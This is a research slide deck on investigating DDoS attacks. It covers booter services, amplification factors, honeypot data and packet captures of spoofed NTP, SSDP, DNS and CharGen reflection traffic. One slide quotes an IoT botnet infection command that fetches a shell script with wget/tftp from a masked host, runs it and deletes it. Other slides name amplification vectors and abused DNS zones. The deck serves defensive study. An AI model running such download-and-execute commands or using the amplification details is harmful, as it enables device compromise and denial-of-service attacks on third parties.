

# Investigating DDoS

## Architecture, Actors, and Attribution

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# Agenda

- DDoS then
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  - DDoS as a Service
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
DDoS then



# DDoS then

- DDoS stands for 'distributed denial of service'. It is an attempt to make an Internet resource unavailable (web site, network, etc).
  - Various techniques exist to generate abnormal amounts of traffic toward victims.
    - Application exploitation (Brobot)
    - Botnets – Windows (DirtJumper/Drive/Optima/Madness/Yoyo)
    - Amplifications and reflections (NTP Monlist, DNS, SSDP)
    - Stand-alone tools (LOIC, Slowloris, etc)
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# DDoS then



DDoS now



# DDoS now – Attacks

- Techniques and tools
    - Amplification and reflection techniques (UDP)
    - Booters/Stressers
    - IoT and Linux based botnets
  - Layer 4 and Layer 7 attacks
    - **HTTP floods** - GET, POST, HEAD, Joomla plugins, XML-RPC
    - **SYN floods** (most common offer)
    - **UDP floods** - DNS, CharGen, NTP, SSDP, SNMP, etc
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# DDoS now – Amplification Factors

Protocol	Bandwidth Amplification Factor	Vulnerable Command
DNS	28 to 54	see: <a href="#">TA13-088A</a> [4]
NTP	556.9	see: <a href="#">TA14-013A</a> [5]
SNMPv2	6.3	GetBulk request
NetBIOS	3.8	Name resolution
SSDP	30.8	SEARCH request
CharGEN	358.8	Character generation request

<https://www.us-cert.gov/ncas/alerts/TA14-017A>



# DDoS now – “Amplifier Lists” –

There are services specialized in selling lists of amplifiers for various port numbers / protocols:

[http://\\_\\_\\_\\_.xyz/](http://____.xyz/)

*“No dead AMP's in your list or local ip's mistakenly put there by faulty scanners our servers are running 24/7 at a relative slow speed compared to most to verify everything is correct & no faulty nonsense or honeypots”*

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# DDoS now – Booters and Stressers

- Cheap! \$5-\$20 a month
  - Multiple payment methods – PayPal, Google Wallet, Bitcoin
  - Little or no technical expertise required from users
  - Heavy emphasis on branding/rebranding
  - Low TTLs (most services only last months)
  - Targets of attacks themselves – front ends usually behind DDoS mitigation services
  - Usage of APIs to communicate with attacking servers
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# DDoS now – IoT and Linux botnets

- Some botnets are created scanning hosts for default credentials or vulnerabilities. A bot is then automatically downloaded and executed

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cd /tmp || cd /var/run; rm -rf *; busybox wget  
http://fw1.xxxxxxxxxx.su/f1/f1.sh || wget http://fw1.xxxxxxxxxx.su/f1/f1.sh;  
sh f1.sh; rm -rf f1.sh; busybox tftp -r .f1.sh -g aaa.bbb.ccc.ddd || tftp -r .f1.sh  
-g f1.xxxxxxxxxx.su; sh .f1.sh; rm -rf .f1.sh
```

- Multiple bots are compiled for distinct platforms
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# Tools for Research

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# DDoS Honeypots

- Starting November 2014, multiple honeypot nodes deployed in distinct geographical locations
  - The nodes mimic UDP services commonly abused to produce DDoS attacks: NTP, SSDP, CharGEN, DNS, etc.
  - Honeypots only produce the data necessary to be detected by scanners. They rate limit responses in order to prevent participation in attacks.
  - Data collected includes attack time stamps, source and destination IPs and ports, attack type. The intention is to collect as much information as possible about amplification and reflection attacks. Full packet captures are archived for historical purposes and uploaded to a Moloch instance for visualization and research
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# Data Aggregation



- More than 10,000,000 records collected so far in 2016
  - “Moloch is an **open source**, large scale **packet capturing (PCAP)**, **indexing** and database system. A simple **web interface** is provided for **PCAP browsing, searching, and exporting**. APIs are exposed that allow PCAP data and JSON-formatted session data to be downloaded directly. (...) Moloch is **not meant to replace IDS engines** but instead work along side them to store and index all the network traffic in standard PCAP format, providing fast access. Moloch is built to be **deployed across many systems** and can **scale to handle multiple gigabits/sec of traffic.**” (<https://github.com/aol/moloch>)
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Custom | port == 19 || port == 53 || port == 123 || port == 1900

Search Actions

Beginning Time: 2016/06/01 00:00:01 Ending Time: 2016/06/30 23:59:59 Delta Time: 29 23:59:58 Results bounded



100 Showing 701 to 800 of 565,300 entries (filtered from 17,282,396 total entries)

Column visibility First Previous 1 ... 7 8 9 ... 5653 Next Last

	Start	Stop	Src IP	Src Port	Dst IP	Dst Port	Packets	Bytes	Node	Info
+	2016/06/01 00:32:37	2016/06/01 00:32:37	DNK	58885	192.0.	123	1	52 / 60	MP-	
+	2016/06/01 00:32:37	2016/06/01 00:32:37	CHN	49372	192.0.	123	1	52 / 60	MP-	
+	2016/06/01 00:32:37	2016/06/01 00:32:37	CHN	28979	192.0.	123	1	52 / 60	MP-	
+	2016/06/01 00:32:37	2016/06/01 00:32:37	HKG	20085	192.0.	123	1	52 / 60	MP-	
+	2016/06/01 00:32:37	2016/06/01 00:32:37	CHN	15985	192.0.	123	1	52 / 60	MP-	
+	2016/06/01 00:32:37	2016/06/01 00:32:37	HKG	3358	192.0.	123	1	52 / 60	MP-	
+	2016/06/01 00:32:37	2016/06/01 00:27:37	CHN	40257	192.0.	123	2	104 / 120	MP-	
+	2016/06/01 00:32:37	2016/06/01 00:32:37	CHN	8745	192.0.	123	1	52 / 60	MP-	
+	2016/06/01 00:32:37	2016/06/01 00:32:37	CHN	57671	192.0.	123	1	52 / 60	MP-	
+	2016/06/01	2016/06/01						52 /		

# Research

Top abused UDP protocols  
last month

34,617 unique IP  
addresses targeted


Although NTP has one of  
the highest amplification  
factors, it is not the top  
abused - most probably  
because many servers  
were patched lately

	Port (UDP)	Protocol	Amp. Factor
#1	1900	SSDP	31
#2	123	NTP	557
#3	53	DNS	Varies
#4	19	CharGen	359
#5	161	SNMP	6



# Research

- Spoofed SSDP (UDP/1900)
  - Last month: 3,115 unique targets



# Research

- Spoofed SSDP (UDP/1900)

*0:10:05.579243 IP XXX.YYY.ZZZ.WWW.1900 > AAA.BBB.CCC.DDD.80: UDP, length 311*

*....E..SJ.@.7.w.L.....I.P?.bHTTP/1.1 200 OK*

*Cache-Control: max-age=120*

*EXT:*

*Location: http://192.168.0.1:65535/rootDesc.xml*

*Server: Linux/2.4.22-1.2115.nptl UPnP/1.0 miniupnpd/1.0*


*ST: urn:schemas-upnp-org:device:WANConnectionDevice:*

*USN: uuid:2a8061e8-1dd2-11b2-b354-8851c5066677::urn:schemas-upnp-org:device:WANConnectionDevice:*

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# Research

- Spoofed NTP (UDP/123)
  - Last month: 13,603 unique targets



Frame 363: 484 bytes on wire (3872 bits), 484 bytes captured (3872 bits)

Linux cooked capture

Internet Protocol Version 4, Src:

User Datagram Protocol, Src Port: ntp (123), Dst Port: 36844 (36844)

Source port: ntp (123)

Destination port: 36844 (36844)

Length: 448

Checksum: 0xfa14 [validation disabled]

Network Time Protocol (NTP Version 2, private)

Flags: 0xd7

1... .. = Response bit: Response (1)

.1... .. = More bit: 1

..01 0... = Version number: NTP Version 2 (2)

.... .111 = Mode: reserved for private use (7)

Auth, sequence: 6

0... .. = Auth bit: 0

.000 0110 = Sequence number: 6

Implementation: XNTPD (3)

Request code: MON\_GETLIST\_1 (42)

0000	00 00 00 01 00 06 42 01 4a 01 4f 0a 00 00 08 00	.....B. J.O.....
0010	45 00 01 d4 00 00 40 00 34 11 65 b2 60 ef 73 f6	E.....@. 4.e.`s.
0020	0a 80 00 02 00 7b 8f ec 01 c0 fa 14 d7 06 03 2a	....{.....*
0030	00 06 00 48 00 6e db 6b 00 dd b6 d6 00 00 00 00	....H.n.k.....
0040	00 00 00 02 b2 ee ea 8c c0 a8 09 de 00 00 00 01	.....
0050	f2 41 03 04 00 00 00 00 00 00 00 00 00 00 00	.A.....
0060	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
0070	00 00 00 00 00 00 00 00 00 00 00 00 00 df d4 04	.....
0080	00 df d4 04 00 00 00 00 00 00 00 01 bc a6 ee 45	.....E
0090	c0 a8 09 de 00 00 00 01 c2 66 03 04 00 00 00 00	.....f.....
00a0	00 00 00 01 0e c6 4c d0 c0 a8 09 de 00 00 00 01	.....L.....
00b0	ca c7 03 04 00 48 d7 42 00 d4 dc 13 00 00 00 00	....H.B.....
00c0	00 00 00 03 00 e3 5f b8 00 e3 5f b8 00 00 00 00	....._.....
00d0	00 00 00 01 b2 ee e9 59 c0 a8 09 de 00 00 00 01	.....Y.....
00e0	e9 2f 03 04 00 00 00 00 c0 a8 09 de 00 00 00 01	./.....
00f0	f2 41 03 04 00 d6 fa 0c 00 d6 fa 0c 00 00 00 00	.A.....
0100	00 00 00 01 bc a6 ee 45 c0 a8 09 de 00 7c 16 e0	.....E..... ..
0110	00 f8 2d bf 00 00 00 00 00 00 00 02 5d 26 31 e7	..-.....]&1.
0120	c0 a8 09 de 00 00 00 01 e8 51 03 04 00 00 00 00	.....Q.....
0130	e9 2f 03 04 00 77 a9 e4 00 ef 53 c7 00 00 00 00	./...w...s.....
0140	00 00 00 02 5d 26 31 e7 c0 a8 09 de 00 00 00 01	....]&1.....
0150	e8 51 03 04 00 fc b5 f2 00 fc b5 f2 00 00 00 00	.Q.....
0160	00 00 00 01 28 53 ba 98 c0 a8 09 de 00 00 00 01	....(s.....
0170	06 81 03 01 00 00 00 00 00 ff 96 0a 00 00 00 00	.....
0180	00 00 00 03 b9 73 7c 0e c0 a8 09 de 00 00 00 01	.....s ......
0190	be 70 03 04 00 34 e0 93 00 ff 98 9a 00 5b 08 56	.p...4...[.v
01a0	01 08 70 02 00 00 00 00 00 00 00 03 b9 73 7c 0e	..p.....s .
01b0	c0 a8 09 de 00 00 00 01 be 70 03 04 00 00 00 00	.....p.....
01c0	00 00 00 01 65 63 06 b6 c0 a8 09 de 00 00 00 01	....ec.....

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
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0040 00 00 00 02 b2 ee ea 8c c0 a8 09 de 00 00 00 01 .....
0050 f2 41 03 04 00 00 00 00 00 00 00 00 00 00 00 .A.....
0060 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0070 00 00 00 00 00 00 00 00 00 00 00 00 00 df d4 04 .....
0080 00 df d4 04 00 00 00 00 00 00 00 01 bc a6 ee 45 .....E
0090 c0 a8 09 de 00 00 00 01 c2 66 03 04 00 00 00 00 .....f.....
00a0 00 00 00 01 0e c6 4c d0 c0 a8 09 de 00 00 00 01 .....L.
00b0 ca c7 03 04 00 48 d7 42 00 d4 dc 13 00 00 00 00 .....H.B .....
00c0 00 00 00 03 00 e3 5f b8 00 e3 5f b8 00 00 00 00 ....._.....
00d0 00 00 00 01 b2 ee e9 59 c0 a8 09 de 00 00 00 01 .....Y .....
00e0 e9 2f 03 04 00 00 00 00 c0 a8 09 de 00 00 00 01 ./.....
00f0 f2 41 03 04 00 d6 fa 0c 00 d6 fa 0c 00 00 00 00 .A.....
0100 00 00 00 01 bc a6 ee 45 c0 a8 09 de 00 7c 16 e0 .....E .....|..
0110 00 f8 2d bf 00 00 00 00 00 00 00 02 5d 26 31 e7 ..-.....]&1.
0120 c0 a8 09 de 00 00 00 01 e8 51 03 04 00 00 00 00 .....Q.....
0130 e9 2f 03 04 00 77 a9 e4 00 ef 53 c7 00 00 00 00 ./...w...s.....
0140 00 00 00 02 5d 26 31 e7 c0 a8 09 de 00 00 00 01 .....]&1.
0150 e8 51 03 04 00 fc b5 f2 00 fc b5 f2 00 00 00 00 .Q.....
0160 00 00 00 01 28 53 ba 98 c0 a8 09 de 00 00 00 01 ....(s.....
0170 06 81 03 01 00 00 00 00 00 ff 96 0a 00 00 00 00 .....
0180 00 00 00 03 b9 73 7c 0e c0 a8 09 de 00 00 00 01 .....s|.
0190 be 70 03 04 00 34 e0 93 00 ff 98 9a 00 5b 08 56 .p...4...[.v
01a0 01 08 70 02 00 00 00 00 00 00 00 03 b9 73 7c 0e ..p.....s|.
01b0 c0 a8 09 de 00 00 00 01 be 70 03 04 00 00 00 00 .....p.....
01c0 00 00 00 01 65 63 06 b6 c0 a8 09 de 00 00 00 01 .....ec.....

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# Research

- Spoofed DNS (UDP/53)
  - Last month: 10,060 unique targets



# Research

DNS zones abused because of their large responses to ANY and TXT queries

The top abused domains are legitimate. Months ago, attackers registered names and created long records to achieve high amplification factors

Zone	Response (bytes)	Note
cpsc.gov	4095	Legitimate domain
svist21.cz	6800	Legitimate domain
irs.gov	3596	Legitimate domain
ietf.org	4313	Legitimate domain
gransy.com	5756	Legitimate domain
1x1.cz	5903	Legitimate domain
defcon.org	8684	Legitimate domain

Frame 7011: 1227 bytes on wire (9816 bits), 1227 bytes captured (9816 bits)

Linux cooked capture

Internet Protocol Version 4, Src: 192.168.1.100, Dst: 192.168.1.1

User Datagram Protocol, Src Port: domain (53), Dst Port: 51828 (51828)

Domain Name System (response)

Transaction ID: 0x9caf

Flags: 0x8380 Standard query response, No error

Questions: 1

Answer RRs: 22

Authority RRs: 0

Additional RRs: 0

Queries

cpsec.gov: type ANY, class IN

Name: cpsec.gov

Type: ANY (Request for all records)

Class: IN (0x0001)

Answers

cpsec.gov: type SOA, class IN, mname auth00.ns.uu.net

cpsec.gov: type A, class IN, addr 63.74.109.2

cpsec.gov: type RRSIG, class IN

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cpsec.gov: type RRSIG, class IN

cpsec.gov: type MX, class IN, preference 5, mx hormel.cpsec.gov

cpsec.gov: type MX, class IN, preference 5, mx stagg.cpsec.gov

cpsec.gov: type TXT, class IN

cpsec.gov: type AAAA, class IN, addr 2600:803:240::2

cpsec.gov: type DNSKEY, class IN

cpsec.gov: type DNSKEY, class IN

cpsec.gov: type DNSKEY, class IN

cpsec.gov: type DNSKEY, class IN

cpsec.gov: type NS, class IN, ns auth61.ns.uu.net

cpsec.gov: type NSEC3PARAM, class IN

cpsec.gov: type NS, class IN, ns auth00.ns.uu.net

0000 00 00 00 01 00 06 42 01 4e 2a 69 0a 0c dd 08 00

0010 45 00 04 bb 00 18 01 6c 31 11 15 f2 d5 87 8d b3

0020 0a 80 00 02 61 6c 6c c0 0c 00 1c 00 01 00 00 37

0030 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

.....B. N\*1.....

E.....1 1.....

....all. ....7

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


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- ⊖ Domain Name System (response)
  - Transaction ID: 0x9caf
  - ⊕ Flags: 0x8380 Standard query response, No error
  - Questions: 1
  - Answer RRs: 22
  - Authority RRs: 0
  - Additional RRs: 0
  - ⊖ Queries
    - ⊖ cpsec.gov: type ANY, class IN
      - Name: cpsec.gov
      - Type: ANY (Request for all records)
      - Class: IN (0x0001)
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    - ⊕ cpsec.gov: type NSEC3PARAM, class IN
    - ⊕ cpsec.gov: type NS, class IN, ns auth00.ns.uu.net

0000	00 00 00 01 00 06 42 01 4e 2a 69 0a 0c dd 08 00	.....B. N*1.....
0010	45 00 04 bb 00 18 01 6c 31 11 15 f2 d5 87 8d b3	E.....1 1.....
0020	0a 80 00 02 61 6c 6c c0 0c 00 1c 00 01 00 00 37	...all. ....7

# Research

- Spoofed CharGen (UDP/19)
  - Last month: 6,128 unique targets



- ⊕ Frame 191: 964 bytes on wire (7712 bits), 964 bytes captured (7712 bits)
- ⊖ Linux cooked capture
  - Packet type: unicast to us (0)
  - Link-layer address type: 1
  - Link-layer address length: 6
  - Source: [REDACTED]
  - Protocol: IP (0x0800)
- ⊖ Internet Protocol Version 4, Src: [REDACTED]
  - Version: 4
  - Header length: 20 bytes
  - ⊕ Differentiated Services Field: 0x00 (DSCP 0x00: Default; ECN: 0x00: Not-ECT (Not ECN-Capable Transport))
  - Total Length: 948
  - Identification: 0x2d15 (11541)
  - ⊕ Flags: 0x00
  - Fragment offset: 1480
  - Time to live: 115
  - Protocol: UDP (17)
  - ⊕ Header checksum: 0xbb43 [correct]
  - Source: [REDACTED]
  - Destination: [REDACTED]
  - [Source GeoIP: Unknown]
  - [Destination GeoIP: Unknown]
  - ⊕ [2 IPv4 Fragments (2408 bytes): #190(1480), #191(928)]
- ⊖ User Datagram Protocol, Src Port: chargen (19), Dst Port: 57407 (57407)
  - Source port: chargen (19)
  - Destination port: 57407 (57407)
  - Length: 2408
  - ⊕ Checksum: 0xc35d [validation disabled]
- ⊖ Data (2400 bytes)
  - Data: 202122232425262728292a2b2c2d2e2f3031323334353637...
  - [Length: 2400]

0000	00 13 e0 3f 09 68 c3 5d	20 21 22 23 24 25 26 27	...?.h.]	!"#\$%&
0010	28 29 2a 2b 2c 2d 2e 2f	30 31 32 33 34 35 36 37	()*+,-./	01234567
0020	38 39 3a 3b 3c 3d 3e 3f	40 41 42 43 44 45 46 47	89:;<=>?	@ABCDEFGH
0030	48 49 4a 4b 4c 4d 4e 4f	50 51 52 53 54 55 56 57	HIJKLMNO	PQRSTUVWXYZ
0040	58 59 5a 5b 5c 5d 5e 5f	60 61 62 63 64 65 66 67	XYZ[\]^_`	~{abcd efg
0050	0d 0a 21 22 23 24 25 26	27 28 29 2a 2b 2c 2d 2e	..!"#\$%&'	()*+,-.
0060	2f 30 31 32 33 34 35 36	37 38 39 3a 3b 3c 3d 3e	/0123456	789:;<=>
0070	3f 40 41 42 43 44 45 46	47 48 49 4a 4b 4c 4d 4e	?@ABCDEFGH	IJKLMNOP
0080	4f 50 51 52 53 54 55 56	57 58 59 5a 5b 5c 5d 5e	OPQRSTUV	WXYZ[\]^_`
0090	5f 60 61 62 63 64 65 66	67 68 0d 0a 22 23 24 25	_`abcdef	gh..!"#\$%
00a0	26 27 28 29 2a 2b 2c 2d	2e 2f 30 31 32 33 34 35	&'()*+,-	./012345
00b0	36 37 38 39 3a 3b 3c 3d	3e 3f 40 41 42 43 44 45	6789:;<=>	?@ABCDE
00c0	46 47 48 49 4a 4b 4c 4d	4e 4f 50 51 52 53 54 55	FGHIJKLM	NOPQRSTU

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  - Source: [REDACTED]
  - Protocol: IP (0x0800)
- ⊖ Internet Protocol Version 4, Src: [REDACTED]
  - Version: 4
  - Header length: 20 bytes
  - ⊕ Differentiated Services Field: 0x00 (DSCP 0x00: Default; ECN: 0x00: Not-ECT (Not ECN-Capable Transport))
  - Total Length: 948
  - Identification: 0x2d15 (11541)
  - ⊕ Flags: 0x00
  - Fragment offset: 1480
  - Time to live: 115
  - Protocol: UDP (17)
  - ⊕ Header checksum: 0xbb43 [correct]
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  - ⊕ Checksum: 0xc35d [validation disabled]
